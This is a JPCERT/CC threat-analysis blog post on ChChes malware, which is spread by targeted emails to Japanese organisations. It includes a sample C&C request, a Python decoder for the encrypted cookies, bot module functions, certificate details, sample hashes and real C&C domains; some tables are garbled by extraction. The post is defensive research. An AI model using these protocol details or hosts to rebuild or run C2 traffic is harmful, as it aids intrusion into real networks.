# ChChes – Malware that Communicates with C&C Servers Using Cookie Headers

blog.jpcert.or.jp/2017/02/chches-malware--93d6.html

Since around October 2016, JPCERT/CC has been confirming emails that are sent to Japanese organisations with a ZIP file attachment containing executable files. The targeted emails, which impersonate existing persons, are sent from free email address services available in Japan. Also, the executable files' icons are disguised as Word documents. When the recipient executes the file, the machine is infected with malware called ChChes.

This blog article will introduce characteristics of ChChes, including its communication.

# **ZIP files attached to Targeted Emails**

While some ZIP files attached to the targeted emails in this campaign contain executable files only, in some cases they also contain dummy Word documents. Below is the example of the latter case.




Figure 1: Example of an attached ZIP file

In the above example, two files with similar names are listed: a dummy Word document and an executable file whose icon is disguised as a Word document. By running this executable file, the machine will be infected with ChChes. JPCERT/CC has confirmed the executable files that have signatures of a specific code signing certificate. The dummy Word document is harmless, and its contents are existing online articles related to the file name "Why

Donald Trump won". The details of the code signing certificate is described in Appendix A.

# **Communication of ChChes**

ChChes is a type of malware that communicates with specific sites using HTTP to receive commands and modules. There are only few functions that ChChes can execute by itself. This means it expands its functions by receiving modules from C&C servers and loading them on the memory.


The following is an example of HTTP GET request that ChChes sends. Sometimes, HEAD method is used instead of GET.


```
GET /X4iBJjp/MtDlxyoJMQ.htm HTTP/1.1
Cookie: uHa5=kXFGd3JqQHMfnMbi9mFZAJHCGja0ZLs%3D;KQ=yt%2Fe(omitted)
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: [user agent]
Host: [host name]
Connection: Keep-Alive
Cache-Control: no-cache
```

As you can see, the path for HTTP request takes */[random string]*.htm, however, the value for the Cookie field is not random but encrypted strings corresponding to actual data used in the communication with C&C servers. The value can be decrypted using the below Python script.

```
data_list = cookie_data.split(';')
dec = []
for i in range(len(data_list)):
    tmp = data_list[i]
    pos = tmp.find("=")
    key = tmp[0:pos]
    val = tmp[pos:]
    md5 = hashlib.md5()
    md5.update(key)
    rc4key = md5.hexdigest()[8:24]
    rc4 = ARC4.new(rc4key)
    dec.append(rc4.decrypt(val.decode("base64"))[len(key):])
print("[*] decoded: " + "".join(dec))
```

The following is the flow of communication after the machine is infected.






# **The First Request**


The value in the Cookie field of the HTTP request that ChChes first sends (Request 1) contains encrypted data starting with 'A'. The following is an example of data sent.

Figure 3: Example of the first data sent



As indicated in Figure 3, the data which is sent contains information including computer name. The format of the encrypted data differs depending on ChChes's version. The details are specified in Appendix B.

As a response to Request 1, ChChes receives strings of an ID identifying the infected machine from C&C servers (Response 1). The ID is contained in the Set-Cookie field as shown below.



### **Request for Modules and Commands**

Next, ChChes sends an HTTP request to receive modules and commands (Request 2). At this point, the following data starting with 'B' is encrypted and contained in the Cookie field.

B[ID to identify the infected machine]

As a response to Request 2, encrypted modules and commands (Response 2) are sent from C&C servers. The following shows an example of received modules and commands after decryption.

Figure 5: Decrypted data of modules and commands received

			(	Com	man	d size		Siz	e afte	r the	comr	nand	D				
000000000 00000010 00000020 00000030 00000040 00000050 00000050 00000060 00000070	ad 00 b5 cc bc	00 63 d7 01 64 55 c6 63	00 74 Com 00 8b 85 ff	00 69 nn 00 ec 61 ff	06 76 7a J0 00 81 ff	00 65 df 00 00 ec ff 44	00 9d 3e 9 a0 c6		85 code nmano 03 03 00 sule 64		00 72 ns at 00 00 c6 62 ff	4.1	00 + the cc 60 ff 3e	-9	00 2a 35 3a cc ff c3 85	00 72 10 2b cc ff c6 65	activeF~uM*r z.>AJ5. 
00000080	ff	ff	ff	45	c6	85	66	ff	ff	ff	da	c6	85	67	ff	ff	Ef
Command size Size after the command																	
00000000 00000010 00000020	10 69	ed 70	60 63	00 6f	08 6e	00 66	00 69	00 67	00	00	00 08	00	00 08	00 08	00 08	00 08	  ipconfig

Commands are sent either together with modules as a single data (as above), or by itself. Afterwards, execution results of the received command are sent to C&C servers, and it returns to the process to receive modules and commands. This way, by repeatedly receiving commands from C&C servers, the infected machines will be controlled remotely.

JPCERT/CC's research has confirmed modules with the following functions, which are thought to be the bot function of ChChes.

- Encrypt communication using AES
- Execute shell commands
- Upload files

- Download files
- Load and run DLLs
- View tasks of bot commands

Especially, it was confirmed that the module that encrypts the communication with AES is received in a relatively early stage after the infection. With this feature, communication with C&C servers after this point will be encrypted in AES on top of the existing encryption method.

### Summary

ChChes is a relatively new kind of malware which has been seen since around October 2016. As this may be continually used for targeted attacks, JPCERT/CC will keep an eye on ChChes and attack activities using the malware.

The hash values of the samples demonstrated here are described in Appendix C. The malware's destination hosts that JPCERT/CC has confirmed are listed in Appendix D. We recommend that you check if your machines are communicating with such hosts.

Thanks for reading.

- Yu Nakamura

(Translated by Yukako Uchida)

## Appendix A: Code signing certificate


The code signing certificate attached to some samples are the following:

```
$ openssl x509 -inform der -text -in mal.cer
Certificate:
    Data:
        Version: 3 (0x2)
        Serial Number:
            3f:fc:eb:a8:3f:e0:0f:ef:97:f6:3c:d9:2e:77:eb:b9
    Signature Algorithm: sha1WithRSAEncryption
        Issuer: C=US, O=VeriSign, Inc., OU=VeriSign Trust Network, OU=Terms of use
at https://www.verisign.com/rpa (c)10, CN=VeriSign Class 3 Code Signing 2010 CA
        Validity
            Not Before: Aug 5 00:00:00 2011 GMT
            Not After : Aug 4 23:59:59 2012 GMT
        Subject: C=IT, ST=Italy, L=Milan, O=HT Srl, OU=Digital ID Class 3 -
Microsoft Software Validation v2, CN=HT Srl
        Subject Public Key Info:
(Omitted)
```

Field		Value				
Sig Sig Sig Iss	rial number mature algorithm mature hash algorithm suer lid from lid to	3f fc eb a8 3f e0 0f ef 97 f6 3 sha 1RSA sha 1 VeriSign Class 3 Code Signing Friday, August 05, 2011 9:00: Sunday, August 05, 2012 8:5				
_	bject blic kev	HT Srl, Digital ID Class 3 - Micr				

# Appendix B: ChChes version

The graph below shows the relation between the version numbers of the ChChes samples that JPCERT/CC has confirmed and the compile times obtained from their PE headers.



### Figure 7: Compile time for each ChChes version

The lists below describe encrypted data contained in the first HTTP request and explanation of the values for each ChChes version.

Table 1: Sending format of each version

Version	Format
1.0.0	A*?3618468394??*
1.2.2	A*?3618468394??*
1.3.0	A*?3618468394??*
1.3.2	A*?3618468394??*
1.4.0	A*?3618468394??*
1.4.1	A*?3618468394?? ()*
1.6.4	A**?3618468394?? ()*

### Table 2: Description of to

Letter	Data	Size	Details
	Computer name	Variable	Capital alphanumeric characters
	Process ID	Variable	Capital alphanumeric characters
	Path of a temp folder	Variable	%TEMP% value

Letter	Data	Size	Details
	Malware version	Variable	e.g. 1.4.1
	Screen resolution	Variable	e.g. 1024x768
	explorer.exe version	Variable	e.g. 6.1.7601.17567
	kernel32.dll version	Variable	e.g. 6.1.7601.17514
	Part of MD5 value of SID	16 bytes	e.g. 0345cb0454ab14d7

### Appendix C: SHA-256 Hash value of the samples

#### ChChes

- 5961861d2b9f50d05055814e6bfd1c6291b30719f8a4d02d4cf80c2e87753fa1
- ae6b45a92384f6e43672e617c53a44225e2944d66c1ffb074694526386074145
- 2c71eb5c781daa43047fa6e3d85d51a061aa1dfa41feb338e0d4139a6dfd6910
- 19aa5019f3c00211182b2a80dd9675721dac7cfb31d174436d3b8ec9f97d898b
- 316e89d866d5c710530c2103f183d86c31e9a90d55e2ebc2dda94f112f3bdb6d
- efa0b414a831cbf724d1c67808b7483dec22a981ae670947793d114048f88057
- e90064884190b14a6621c18d1f9719a37b9e5f98506e28ff0636438e3282098b
- 9a6692690c03ec33c758cb5648be1ed886ff039e6b72f1c43b23fbd9c342ce8c
- bc2f07066c624663b0a6f71cb965009d4d9b480213de51809cdc454ca55f1a91
- e6ecb146f469d243945ad8a5451ba1129c5b190f7d50c64580dbad4b8246f88e
- e88f5bf4be37e0dc90ba1a06a2d47faaeea9047fec07c17c2a76f9f7ab98acf0
- d26dae0d8e5c23ec35e8b9cf126cded45b8096fc07560ad1c06585357921eeed
- 2965c1b6ab9d1601752cb4aa26d64a444b0a535b1a190a70d5ce935be3f91699
- 312dc69dd6ea16842d6e58cd7fd98ba4d28eefeb4fd4c4d198fac4eee76f93c3
- 4ff6a97d06e2e843755be8697f3324be36e1ebeb280bb45724962ce4b6710297
- 45d804f35266b26bf63e3d616715fc593931e33aa07feba5ad6875609692efa2
- cb0c8681a407a76f8c0fd2512197aafad8120aa62e5c871c29d1fd2a102bc628
- 75ef6ea0265d2629c920a6a1c0d1dd91d3c0eda86445c7d67ebb9b30e35a2a9f
- 471b7edbd3b344d3e9f18fe61535de6077ea9fd8aa694221529a2ff86b06e856
- ae0dd5df608f581bbc075a88c48eedeb7ac566ff750e0a1baa7718379941db86
- 646f837a9a5efbbdde474411bb48977bff37abfefaa4d04f9fb2a05a23c6d543
- 3d5e3648653d74e2274bb531d1724a03c2c9941fdf14b8881143f0e34fe50f03
- 9fbd69da93fbe0e8f57df3161db0b932d01b6593da86222fabef2be31899156d
- 723983883fc336cb575875e4e3ff0f19bcf05a2250a44fb7c2395e564ad35d48

• f45b183ef9404166173185b75f2f49f26b2e44b8b81c7caf6b1fc430f373b50b

## Appendix D: List of communication destination

- area.wthelpdesk.com
- dick.ccfchrist.com
- kawasaki.cloud-maste.com
- kawasaki.unhamj.com
- sakai.unhamj.com
- scorpion.poulsenv.com
- trout.belowto.com
- zebra.wthelpdesk.com
- hamiltion.catholicmmb.com
- gavin.ccfchrist.com